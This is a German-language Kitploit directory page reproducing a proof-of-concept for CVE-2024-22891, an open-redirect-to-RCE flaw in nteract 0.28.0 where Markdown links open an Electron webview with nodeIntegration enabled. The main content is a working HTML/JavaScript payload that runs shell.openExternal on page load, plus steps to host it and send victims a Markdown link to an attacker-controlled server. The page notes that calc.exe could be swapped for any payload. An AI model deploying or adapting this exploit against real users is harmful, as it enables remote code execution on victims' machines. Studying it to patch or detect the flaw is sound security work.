
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-22891 — nteract 0.28.0 Open Redirect zu RCE-Exploit | Kitploit

Tools/GitHubGitHub/eqstlab/cve-2024-22891
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed Teaming
GitHubeqstlab/cve-2024-22891

CVE-2024-22891

nteract 0.28.0 Open Redirect zu RCE-Exploit

Repository anzeigen
24vor 2 JahrenNoch nicht geprüft
Teilen

Nteract PoC

Ein Proof-of-Concept für die Schwachstelle CVE-2024-22891.

nteract 0.28.0 erlaubt Electron-Webview über Markdown-Link, was zu Remote Code Execution führt.

In diesem Repository befinden sich eine beispielhafte angreifbare Anwendung und ein Proof-of-Concept (POC) Exploit dafür. Als PoC gibt es eine Python-Datei, die den Prozess automatisiert.

1. Schwachstellenübersicht:

  • Schwachstellen-Thema: Markdown-Link RCE
  • Schwachstellentyp: Sonstiges: Open Redirect
  • Manifestation des Problems: Electron Webview
  • Betroffene Komponente: markdown
  • Angriffsart: Remote Code Execution
  • Angriffsvektoren: Um die Schwachstelle auszunutzen, muss jemand auf den Link klicken oder auf den Link des freigegebenen Projekts zugreifen.
  • Reservierte CVE-Nummer: CVE-2024-22891

2. Ursache der Schwachstelle:

  • nteract 0.28.0 erlaubt Electron-Webview über Markdown-Link, was zu Remote Code Execution führt (weil nodeIntegration in webPreferences true ist).

  • Erklärung des Exploits

    • Wenn innerhalb der Anwendung über Markdown Links generiert werden, erstellt es eine WebView über Electron, die externen Zugriff auf den Link ermöglicht. Folglich kann ein Angreifer Remote Code Execution (RCE) erreichen, indem er sich mit dem Link verbindet, der zum Server des Angreifers führt.

Proof-of-concept (POC)

Schritt 1) Der Angreifer erstellt einen Server mit Quellcode zum Starten von calc.exe mithilfe der Funktion openExternal().

<html>
<head>
    <title>jruru Link</title>
</head>
<body>
    <a id="jruruLink">jruru Link</a>

    <script>
         // Script function definition
        function openExternal() {
            try {
                const { shell } = require('electron');
                shell.openExternal('file:C:/Windows/System32/calc.exe');
            } catch(e) {
                alert('JRURU - External link cannot be opened.');
                console.error(e);
            }
        }
        // Automatically execute openExternal function after the page is loaded
        document.addEventListener('DOMContentLoaded', function() {
            openExternal();
        });
    </script>
</body>
</html>

Hinweis: ※ Wenn Sie es schnell testen möchten, erstellen Sie auf dem PC des Angreifers einen Server mit dem folgenden Code.

$ python -m http.server 80


Schritt 2) Führen Sie die nteract-Anwendung auf dem System des Opfers aus und erstellen Sie einen Markdown-Link, oder teilen Sie die ipynb-Datei des Angreifers als Beispielcode. Führen Sie dann calc.exe aus.

[Read This] (http://[attcker_adress]/shard_data.html)
neteract nteract2


3. Zusätzliche Informationen

Beim Ausführen einer .ipynb-Datei über Dateifreigabe ist Vorsicht geboten, da der Link möglicherweise nicht sichtbar ist. Diese calc.exe hätte jede schädliche Nutzlast (lokal oder remote) sein können, die dem Angreifer vollständigen Zugriff auf das System des Opfers hätte geben können.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    339
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    322

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →